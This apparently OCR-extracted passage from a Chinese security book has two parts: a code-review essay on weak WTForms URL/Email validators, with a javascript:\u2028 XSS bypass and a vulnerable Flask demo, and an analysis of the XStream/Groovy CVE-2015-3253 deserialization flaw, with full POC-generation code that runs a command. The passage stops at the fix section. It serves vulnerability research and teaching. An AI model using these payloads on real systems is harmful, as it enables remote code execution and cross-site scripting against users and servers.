就安全而言，毋庸置疑，开源组件的漏洞影响面远比开源软件要大。但大量开源组件的漏洞

却很少出现在我们眼中，我总结了几条原因：

1.开源程序的漏洞具有通用性，很多可以通过一个通用的 poc 来测试全网，更具『商业价值』；而开源组件由于开发者使用方法不同，导致测试方法不统一，利用门槛也相对较高

2.大众更熟悉开源软件，如 wordpress，而很少有人知道 wordpress 内部使用了哪些开源组件。相应的，当出现漏洞的时候人们也只会认为这个漏洞是 wordpress 的漏洞。

3.惯性思维让人们认为：『库』里应该不会有漏洞，在代码审计的时候也很少会关注 import 进来的第三方库的代码缺陷。所以，开源组件爆出的漏洞也较少。

4.能够开发开源组件的开发者本身素质相对较高，代码质量较高，也使开源组件出漏洞的可能性较小。

5.组件漏洞多半有争议性，很多锅分不清是组件自身的还是其使用者的，很多问题我们也只能称其为『特性』，但实际上这些特性反而比某些漏洞更可怕。

特别是现在国内浮躁的安全氛围，可以明显感受到第一条原因。就前段时间出现的几个影响较大的漏洞：Java 反序列化漏洞、joomla 的代码执行、redis 的写 ssh key，可以明显感觉到后两者炒的比前者要响，而前者不愠不火的，曝光了近一年才受到广泛关注。

Java 反序列化漏洞，恰好就是典型的『组件』特性造成的问题。早在 2015 年的 1 月 28 号，就有白帽子报告了利用 Apache Commons Collections 这个常用的 Java 库来实现任意代码执行的方法，但并没有太多关注（原来国外也是这样）。直到 11 月有人提出了用这个方法攻击 WebLogic、WebSphere、JBoss、Jenkins、OpenNMS 等应用的时候，才被突然炒起来。

这种对比明显反应出『开源组件』和『开源应用』在安全漏洞关注度上的差距。

我个人在乌云上发过几个组件漏洞，从前年发的 ThinkPHP 框架注入，到后面的 Tornado 文件读取，到 slimphp 的 XXE，基本都是我自己在使用完这些组件后，对整体代码做 code

review 的时候发现的。

这篇文章以一个例子，简单地谈谈如何对第三方库进行 code review，与如何正确使用第三方库。

WTForm 中的弱 validator

WTForms 是 python web 开发中重要的一个组件，它提供了简单的表单生成、验证、转换等功能，是众多 python web 框架（特别是 flask）不可缺少的辅助库之一。

WTForms 中有一个重要的功能就是对用户输入进行检查，在文档中被称为 validator：

http://wtforms.readthedocs.org/en/latest/validators.html

```
A validator simply takes an input， verifies it fulfills some criterion， such as a maximum length for a string and returns. Or， if the validation fails， raises a ValidationError. This system is very simple and flexible， and allows you to chain any number of validators on fields.
```

我们可以简单地使用其内置 validator 对数据进行检查，比如我们需要用户输入一个『不为空』、『最短 10 个字符』、『最长 64 个字符』的『URL 地址』，那么我们就可以编写如下 class:

```
class MyForm(Form):
    url = StringField("Link"， validators=[DataRequired()， Length(min=10， max=64)， URL()])
```

以 flask 为例，在 view 视图中只需调用 validate()函数即可检查用户的输入是否合法：

```
@app.route('/'， methods=['POST'])
def check():
    form = MyForm(flask.request.form)
    if form.validate():
        pass # right input
    else:
        pass # bad input
```

典型的敏捷开发手段，减少了大量开发工作量。但我自己在做 code review 的过程中发现，WTForms 的内置 validators 并不可信，与其说是不可信，不如说在安全性上部分 validator 完全不起任何作用。

就拿上诉代码为例子，这段代码真的可以检查用户输入的数据是否是一个『URL』么？我们看到 wtforms.validators.URL()类：

```
class URL(Regexp):
    def __init__(self， require_tld=True， message=None):
        regex = r'^[a-z]+://(?P<host>[^/:]+)(?P<port>:[0-9]+)?(?P<path>\/.*)?$'
        super(URL， self).__init__(regex， re.IGNORECASE， message)
        self.validate_hostname = HostnameValidation(
            require_tld=require_tld，
            allow_ip=True，
        )
    def __call__(self， form， field):
        message = self.message
        if message is None:
            message = field.gettext('Invalid URL.')
        match = super(URL， self).__call__(form， field， message)
        if not self.validate_hostname(match.group('host')):
            raise ValidationError(message)
```

其继承了 Rexexp 类，实际上就是对用户输入进行正则匹配。我们看到它的正则：

```
regex = r'^[a-z]+://(?P<host>[^/:]+)(?P<port>:[0-9]+)?(?P<path>\/.*)?$'
```

可见，这个正则与开发者理解的 URL 严重的不匹配。大部分的开发者希望获得的 URL 是一个『HTTP 网址』，但这个正则匹配到的却宽泛的太多了，最大特点就是其可匹配任意 protocol。

最容易想到的一个攻击方式就是利用 Javascript 协议触发的 XSS，比如我传入的 url 是

```
javascript://...xss code
```

WTForms 将认为这是一个合法的 URL，并存入数据库。而在业务逻辑中 URL 通常是输出在超链接的 href 属性中，而 href 属性支持利用 Javascript 伪协议执行 JavaScript 代码。那么，这里就有极大的可能构造一个 XSS 攻击。另一个草草编写的 validator 是 wtforms.validators.Email()类，查看其代码：

```
class Email(Regexp):
    def __init__(self， message=None):
        self.validate_hostname = HostnameValidation(
            require_tld=True，
        )
        super(Email， self).__init__(r'^.+@([^.@][^@]+)$'， re.IGNORECASE， message)
    def __call__(self， form， field):
        message = self.message
        if message is None:
```

```
            message = field.gettext('Invalid email address.')
        match = super(Email， self).__call__(form， field， message)
        if not self.validate_hostname(match.group(1)):
            raise ValidationError(message)
```

看看他的正则^.+@([^.@][^@]+)$，这个正则根本无法检测用户的输入是否是 Email。最前面的.+就让一切坏字符全进入了数据库。所以我私下称 URL()和 Email()为 URL Finder 和 Email Finder，而非 validator，因为他们根本无法验证用户输入，倒是更适合作为爬虫查找目标的 finder。

利用弱 validator 构造 XSS

这个漏洞实际上是出现在我写的某个网站中。这个网站允许访客输入其博客地址，而后台使用 URL()对地址的合法性进行验证，在用户主页其他用户可以点击其头像访问博客。

整个过程如下：https://gist.github.com/phith0n/807869afbe1365015627

```
#(๑¯ω¯๑) coding:utf8 (๑¯ω¯๑)

import os
import flask
from flask import Flask
from wtforms.form import Form
from wtforms.validators import DataRequired， URL
from wtforms import StringField
app = Flask(__name__)
class UrlForm(Form):
    url = StringField("Link"， validators=[DataRequired()， URL()])
@app.route('/'， methods=['GET'， 'POST'])
def show_data():
    form = UrlForm(flask.request.form)
    if flask.request.method == "POST" and form.validate():
        url = form.url.data
    else:
        url = flask.request.url
    return flask.render_template('form.html'， url=url， form=form)
if __name__ == '__main__':
    app.debug = False
    app.run(os.getenv('IP'， '0.0.0.0')， int(os.getenv('PORT'， 8080)))
```

form.html:

```
<!DOCTYPE html>
<html>
    <head>
        <meta charset="utf-8">
        <title>test</title>
    </head>
    <body>
        <p>{% if form.url.errors %}
            {{ form.url.errors|join(' ') }}
           {% endif %}
        </p>
        <p>
            your input url
            <a href="{{ url }}" target="_blank">{{ url }}</a>
        </p>
        <form method="post">
            <input type="text" name="url" style="width:300px;" />
            <input type="submit" value="Submit"/>
        </form>
    </body>
</html>
```

demo 页面：https://flask-form-phith0n.c9users.io/可供测试。那么，这段代码存在漏洞吗？回顾 URL 的正则：

```
regex = r'^[a-z]+://(?P<host>[^/:]+)(?P<port>:[0-9]+)?(?P<path>\/.*)?$'
super(URL， self).__init__(regex， re.IGNORECASE， message)
```

有个//，实在讨厌，将后面的内容全部注释掉了，导致我不能直接执行 JavaScript。绕过方法也简单，因为//是单行注释，所以只需换行即可。

但这里正则修饰符是 re.IGNORECASE，并没有 re.S，这就导致一旦出现换行这个正则将不再匹配。

不过这个问题很快也有了答案，在 JavaScript 中，可以代表换行的字符有\n \r \u2028 和 \u2029，而在正则里换行仅仅是\n \r，所以我只要通过\u2028 或\u2029 这两个字符代替换行即可。（\u2028 的 url 编码为%E2%80%A8）所以，传入 url 如下即可：

```
javascript://www.baidu.com/ alert(1)
```

输入以上 url，提交后点击链接即可触发，如图 4-3-1：

图 4-3-1

这个漏洞很典型，任何开发者都不会想到如此平凡的一段代码竟然隐藏着深层次的威胁。

有些人可能会觉得我这个 demo 并不能说明实际问题，我简单翻了一下 github，不到 5 分钟就找到了一个存在同样问题的项目：https://github.com/1jingdian/1jingdian。（虽然其站点已经关闭，但代码可以浏览）

https://github.com/1jingdian/1jingdian/blob/master/application/forms/user.py

```
class SettingsForm(Form):
    motto = StringField('座右铭')
    blog = StringField('博客', validators=[Optional(), URL(message='链接格式不正确')])
    weibo = StringField('微博', validators=[Optional(), URL(message='链接格式不正确')])
    douban = StringField('豆瓣', validators=[Optional(), URL(message='链接格式不正确')])
    zhihu = StringField('知乎', validators=[Optional(), URL(message='链接格式不正确')])
```

这里 4 个链接，全是用 URL()来进行验证。validate()通过后存入数据库。之后在个人页面，提取出用户信息传入模板 user/profile.html

https://github.com/1jingdian/1jingdian/blob/master/application/controllers/user.py#L14

```
def profile(uid, page):
    user = User.query.get_or_404(uid)
    votes = user.voted_pieces.paginate(page, 20)
    return render_template('user/profile.html', user=user, votes=votes)
```

跟进一下 profile.html

https://github.com/1jingdian/1jingdian/blob/master/application/templates/user/p

rofile.html

```
{% from "macros/_user.html" import render_user_profile_header %}
...
{{ render_user_profile_header(user ， active="votes") }}
```

调用了 marco，传入 render_user_profile_header 函数，继续跟进：

https://github.com/1jingdian/1jingdian/blob/master/application/templates/macros/_user.html#L37

```
{% macro render_user_profile_header(user ， active="creates") %}
    ...
            <div class="media-icons">
                {% if user.blog %}
                    <a href="{{ user.blog }}" target="_blank" title="博客">
                        <img src="{{ static('image/media/blog.png') }}" alt=""/>
                    </a>
                {% endif %}
                {% if user.weibo %}
                    <a href="{{ user.weibo }}" target="_blank" title="微博">
                        <img src="{{ static('image/media/weibo.jpg') }}" alt=""/>
                    </a>
                {% endif %}
                {% if user.douban %}
                    <a href="{{ user.douban }}" target="_blank" title="豆瓣">
                        <img src="{{ static('image/media/douban.png') }}" alt=""/>
                    </a>
                {% endif %}
            </div>
        </div>
```

这里将 user.blog、user.weibo、user.douban 都放入了 a 标签的 href 属性。这一系列操作实际上就是我之前那个 demo 的缩影，最终导致传入的 url 过滤不严产生 XSS。

开源组件漏洞到底是谁的锅？

这是屡次受到争议的话题之一，很多人认为开源组件之所以造成了漏洞，都是因为开发者不规范使用组件导致的。我觉得认定一个问题是开源组件的锅，那么必须满足以下条件：

```
开发者按照文档常规的方法进行开发
文档并没有说明如此开发会存在什么安全问题
同样的开发方式在其他同类组件中没有漏洞，而在该组件中产生漏洞
```

举几个例子，这个漏洞：WooYun:ThinkPHP 某处设计缺陷可导致 getshell http://www.wooyun.org/bugs/wooyun-2015-0101728。首先满足第一个条件，正常使用 S 函数。当然文档中也对安全进行了说明，如图 4-3-2：

图 4-3-2

但这个说明，我觉得是不够的。你可以设置参数，避免缓存文件名被猜测到。文档并没有说明缓存文件名被猜测到有什么危害，也没有强制要求设置这个参数。所以这个锅，官方至少背一半。

再举个例子：WooYun:国际 php 框架 slim 架构上存在 XXE 漏洞（XXE 的典型存在形式）http://www.wooyun.org/bugs/wooyun-2015-0156208，很明显的一个框架锅，开发者在正常接收 POST 参数的时候就可以造成 XXE 漏洞 这个漏洞和开发者是没有任何关系的。

另一个例子：WooYun:ThinkPHP 架构设计不合理极易导致 SQL 注入 http://www.wooyun.org/bugs/wooyun-2014-086742，我们通过修改逻辑运算符改变开发者正常的判断流程，造成安全问题。我们对比一下 ThinkPHP 和 Codeigniter，CI 中对于逻辑运算符的位置就和 TP 不相同，它在『key』的位置，如图 4-3-3：

图 4-3-3

正常情况下 key 位置是不会被用户控制的。所以，同样的开发方式在 CI 里不存在问题，而在 TP 里就存在问题，这样的地方我认为也是 ThinkPHP 的锅。我们看本文提出的 WTForm

的问题，这个锅其实 WTForm 可以不用独自背。我们在文档中，可以看到它有模模糊糊地提到过 validater 不严谨的问题，如图 4-3-4：




图 4-3-4

当然，这个模糊的提示对于很多没有安全基础的人来说，很难起到作用。

开发者如何应对潜在的组件『安全特性』

那么，没有安全基础的开发者，如何去应对潜在的组件安全特性。

首先，我觉得经常做 code review 是很有必要的，我会经常把自己写的代码也当做一个开源应用进行阅读与审计，此时会经常发现一些之前没注意到过的安全问题。

code review 的过程中，要深入地跟进一下第三方库的源代码，而不能仅仅是看自己写的代码，这样才能发现一些潜在的特性。这些特性往往是造成漏洞的罪魁祸首。

另外，文档的阅读能力也是极其重要的一点。其实大量的『框架特性』，框架文档中都有一定的说明。很多开发者更喜欢去看 example，觉得看代码比看文字（也许与英文阅读能力也有关系）更直观，而不愿详细阅读说明。这种做法实际上在安全上是非常危险的，因为示例代码通常都是官方给出的最简陋的代码，可能会忽略很多必要的安全措施。

另外，具备一定的安全基础是每个开发必要的素质，原因不必赘述。

（全文完）责任编辑：静默

第 4 节 Xstream 反序列化漏洞分析集 Jenkins 利用

作者：xcoder&安全小飞侠

来自：乌云知识库&乌云社区

网址：http://drops.wooyun.org/&http://zone.wooyun.org/

简介

序列化的问题貌似在最近爆发的非常频繁 ,最近有小伙伴在问我关于这两天爆发的 Xstream 组建的反序列化的漏洞，最近公司非常忙，不过赶上周末刚好抽时间看了下，其实这次的漏洞和之前 JRE 的那个反序列化漏洞触发的条件基本上差不多，不过关于 JRE 的那个序列化似乎没人关注，有兴趣的同学可以去找找关于那个 JRE 的序列化，影响力不亚于 11 月份我分析的那个 Apache CommonsCollection 的漏洞。好了，回到正文吧。在分析 Xstream 漏洞时发现，XStream 漏洞的根源在于 Groovy 组件的问题，其实在 15 年的时候有人给 Groovy 报了一个 CVE-2015-3253 的 Bug，不过网上似乎没有太多细节，为什么这次分析 XStream 的漏洞的时候要提到 Groovy 的那个 CVE，因为漏洞的根源就来自于那个 CVE。先来说说那个 Groovy 的 CVE-2015-3253 的漏洞吧。

Groovy-CVE-2015-3253 漏洞(影响范围 1.7.0-2.4.3)

网上貌似没有对该漏洞的分析，所以只能通过 cve 的连接去看看具体是什么问题，

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-3253，官方的描述如下：

> The MethodClosure class in runtime/MethodClosure.java in Apache Groovy 1.7.0 through 2.4.3 allows remote attackers to execute arbitrary code or cause a denial of service via a crafted serialized object.

通过上述漏洞描述信息，我们知道了问题大概出现在了 MethodClosure

http://grepcode.com/file/repo1.maven.org/maven2/org.codehaus.groovy/groovy-all/2.4.4/org/codehaus/groovy/runtime/MethodClosure.java 类上 ,该类定义以及方法，

如图 4-4-1：

```
public class MethodClosure
  extends Closure
{
  private static final Class[] EMPTY_CLASS_ARRAY = new Class[0];
  private String method;

  public MethodClosure(Object owner, String method)
  {
    super(owner);
    this.method = method;

    Class clazz = owner.getClass() == Class.class ? (Class)owner : owner.getClass();

    maximumNumberOfParameters = 0;
    parameterTypes = EMPTY_CLASS_ARRAY;

    List<MetaMethod> methods = InvokerHelper.getMetaClass(clazz).respondsTo(owner, method);
    for (MetaMethod m : methods) {
      if (m.getParameterTypes().length > maximumNumberOfParameters)
      {
        Class[] pt = m.getNativeParameterTypes();
        maximumNumberOfParameters = pt.length;
        parameterTypes = pt;
      }
    }
  }

  public String getMethod()
  {
    return method;
  }

  protected Object doCall(Object arguments)
  {
    return InvokerHelper.invokeMethod(getOwner(), method, arguments);
  }
```

drops.wooyun.org

图 4-4-1

该类的描述为“Represents a method on an object using a closure which can be invoked at any time”。

大概意思就是通过构建一个指定对象以及调用方法的 Closure 的实例并且可以在任何时候进行调用。上图红色线标记的方法即为触发构建好的对象以及指定方法的函数，我们跟进看看该方法最终是怎么样执行的，如图 4-4-2：

```
/**
 * Invokes the given method on the object.
 */
public static Object invokeMethod(Object object, String methodName, Object arguments) {
    if (object == null) {
        object = NullObject.getNullObject();
        //throw new NullPointerException("Cannot invoke method " + methodName + "() on null obj
    }

    // if the object is a Class, call a static method from that class
    if (object instanceof Class) {
        Class theClass = (Class) object;
        MetaClass metaClass = metaRegistry.getMetaClass(theClass);
        return metaClass.invokeStaticMethod(object, methodName, asArray(arguments));
    }

    // it's an instance; check if it's a Java one
    if (!(object instanceof GroovyObject)) {
        return invokePojoMethod(object, methodName, arguments);
    }

    // a groovy instance (including builder, closure, ...)
    return invokePogoMethod(object, methodName, arguments);
}
```

drops.wooyun.org

图 4-4-2

通过该方法的注释可以知道该方法的作用为调用指定对象的指定方法，所以 MethodClosure 类中构造方法中的两个参数的意思为 owner 代表调用方法的对象，method 为调用方法的名字，所以我们可以构造特定对象从而实现执行特定函数，我们自己定义的对象以及方法最终会调用上图中红色框标记的函数进行执行。举个例子，例如我们想通过 MethodClosure 实现执行命令的功能，那么代码如下

```
MethodClosure mc = new MethodClosure(new java.lang.ProcessBuilder("open" , "/Applications/Calculator.app") , "start");
mc.call();
```

注:这里调用的 call 方法最终会调用 doCall 函数，有兴趣的可以自己去调试。

这样上述代码就可以实现代码执行，关于该函数的功能我们基本上搞明白了，那么我们回过头来想想，难道这个 CVE 就是说了下这个函数可以执行特定代码么？

既然我们知道了如何构建以及触发相关函数从而导致代码的执行，那么我们不妨去找找看看那些函数调用了存在缺陷的函数，通过 eclipse 我们可以很容易看出那些地方调用了 MethodClosure#call()函数，如图 4-4-3：




图 4-4-3

如上图所示，我们可以看到 groovy.util.Expando 类的 hashcode 以及 toString 等方法调用了 MethodClosure#call()函数，到这里从事 java 的小伙伴们应该比较激动，这里的 hashCode()方法调用了存在缺陷的函数，hashCode 函数才是这个 CVE 比较核心的地方，首先我们需要知道 hashCode 函数的作用，当两个对象比较是否相等的时候，会调用该对象的 hashCode 以及 equals 方法进行比较，如果这两个方法返回的结果一致，那么认为这两个对象是相等，如果被调用对象没有重写 hashCode 以及 equals 方法，那么会调用父类的默认实现。

这里明白 hashCode 的作用之后，再来说说 HashMap 的 put 方法，该方法的定义如下，如图 4-4-4：

```
public V put(K paramK, V paramV)
{
  if (paramK == null) {
    return (V)putForNullKey(paramV);
  }
  int i = hash(paramK.hashCode());
  int j = indexFor(i, table.length);
  for (Entry localEntry = table[j]; localEntry != null; localEntry = next)
  {
    Object localObject1;
    if ((hash == i) && (((localObject1 = key) == paramK) || (paramK.equals(localObject1))))
    {
      Object localObject2 = value;
      value = paramV;
      localEntry.recordAccess(this);
      return (V)localObject2;
    }
  }
  modCount += 1;
  addEntry(i, paramK, paramV, j);
  return null;
}
```


图 4-4-4

因为 Map 是一种 key-value 类型的数据结构，所以 Map 集合不允许有重复 key，所以每次在往集合中添加键值对时会去判断 key 是否相等，那么在判断是否相等时会调用 key 的 hashCode 方法 如果我们精心构造一个 groovy.util.Expando 对象作为 Map 集合的 key，那么在将对象添加进集合时就会触发 groovy.util.Expando 的 hashCode 方法，从而触发我们的恶意代码。明白上面的知识后我们再来跟进 groovy.util.Expando#hashCode 方法，看看如何精心构造一个一刻执行恶意代码的对象，如图 4-4-5：

```
/**
 * This allows hashCode to be overridden by a closure <i>field</i> method attached
 * to the expando object.
 *
 * @see java.lang.Object#hashCode()
 */
public int hashCode() {
    Object method = getProperties().get("hashCode");
    if (method != null && method instanceof Closure) {
        // invoke overridden hashCode closure method
        Closure closure = (Closure) method;
        closure.setDelegate(this);
        Integer ret = (Integer) closure.call();
        return ret.intValue();
    } else {
        return super.hashCode();
    }
}
```


图 4-4-5

这里从上图中可以看出调用 getProperties().get("hashCode")方法从而实现自定义的

hashCode，我们只需要调用 setProperties("hashCode"，Expando 实例)去绑定 hashCode 属性对于的实现就行了，这里 hashCode 必须是 Closure 或者其子类才能最终调用 call 函数，MethodClosure 类恰好是 Closure 的子类，所以结合这两个地方，恶意代码就会成功触发。

上面说到过通过调用 Map#put 方法即可触发我们构造好的代码，那么有人可能会问了，那些场景下才会触发 Map 的 put 方法，在反序列化时这样的场景还是存在的，除了这次的 Xstream 反序列化之外 java 的其他反序列化类中很可能也是有这样的场景的。

下面给出利用代码，如图 4-4-6：




图 4-4-6

XStream 反序列化漏洞

Xstream 的反序列化漏洞的根源就是上文所述的 Groovy 组件的问题，只不过在 Xstream 中进行反序列化时恰好有触发存在缺陷函数的点，也就是 Xstream 在反序列化时调用了 Map#put 函数将构造好的 Expando 实例作为 key 添加到集合中时触发了代码执行，如图 4-4-7：

```
protected void putCurrentEntryIntoMap(HierarchicalStreamReader reader, UnmarshallingContext co
    Map map, Map target) {
    reader.moveDown();
    Object key = readItem(reader, context, map);
    reader.moveUp();

    reader.moveDown();
    Object value = readItem(reader, context, map);
    reader.moveUp();

    target.put(key, value);
}
```


图 4-4-7

这里的 key 就是我们构造的 Expando 的实例对象。在构造 EXP 时，首先我们要构造一个 Expando 的一个对象实例，同时设置 hashCode 的实现为 MethodClosure 的实例，然后实例化一个 HashMap 对象调用 put 方法将 Expando 的实例化对象作为 key，value 任意添加到 map 中，然后让 Xstream 对 map 进行序列化，这样我们的 Payload 就 OK 了，估计有很多人不明白漏洞作者博客的 POC 是怎么来的，这里的序列化是基于 xml 的，所以得借助 Xstream 相关函数将构造好的对象进行序列化然后生成 xml ,反序列化时解析 xml，转换成相关对象。好人做到底，我就把 POC 的生成代码也发出来吧，如图 4-4-8：

```
/**
 * @author iswin
 * @mail admin@iswin.org 2016年2月27日 下午5:25:24
 */
public class XstreamPOC {

    public static void main(String[] args) {
        HashMap<Expando, Integer> m = new HashMap<Expando, Integer>();
        Expando ep = new Expando();
        MethodClosure mc = new MethodClosure(new java.lang.ProcessBuilder("open",
                "/Applications/Calculator.app"),
                "start");
        mc.setDelegate(ep);
        // 绑定hashCode的自定义实现,这里在生成POC的时候需要注意,
        // 因为下面会调用m.put方法将expando实例放进集合里面，会调用hashCode方法，触发漏洞,
        // 程序将抛出异常将中断，最终无法生成POC，所以这里替换成其他字符
        ep.setProperty("hashsCode", mc);
        m.put(ep, 666);

        XStream xstream = new XStream(new DomDriver());
        // 这里讲生成的POC替换成正常的函数名
        String payload = xstream.toXML(m).replace("hashsCode", "hashCode");
        System.out.println(payload);
        System.out.println(xstream.fromXML(payload));
    }
}
```


图 4-4-8

执行程序后，我们的 POC 就生成成功，如图 4-4-9：




图 4-4-9

至于怎么执行其他的代码，这个还比较麻烦，除了执行命令之外，好像没有什么好的办法，因为 MethodClosure 的构造函数中指定了要执行方法的对象以及执行的方法名称，所以说只能调用一次构造函数，并且有一个无参数的方法可以执行，这样才能实现函数的正常运行。

漏洞修复

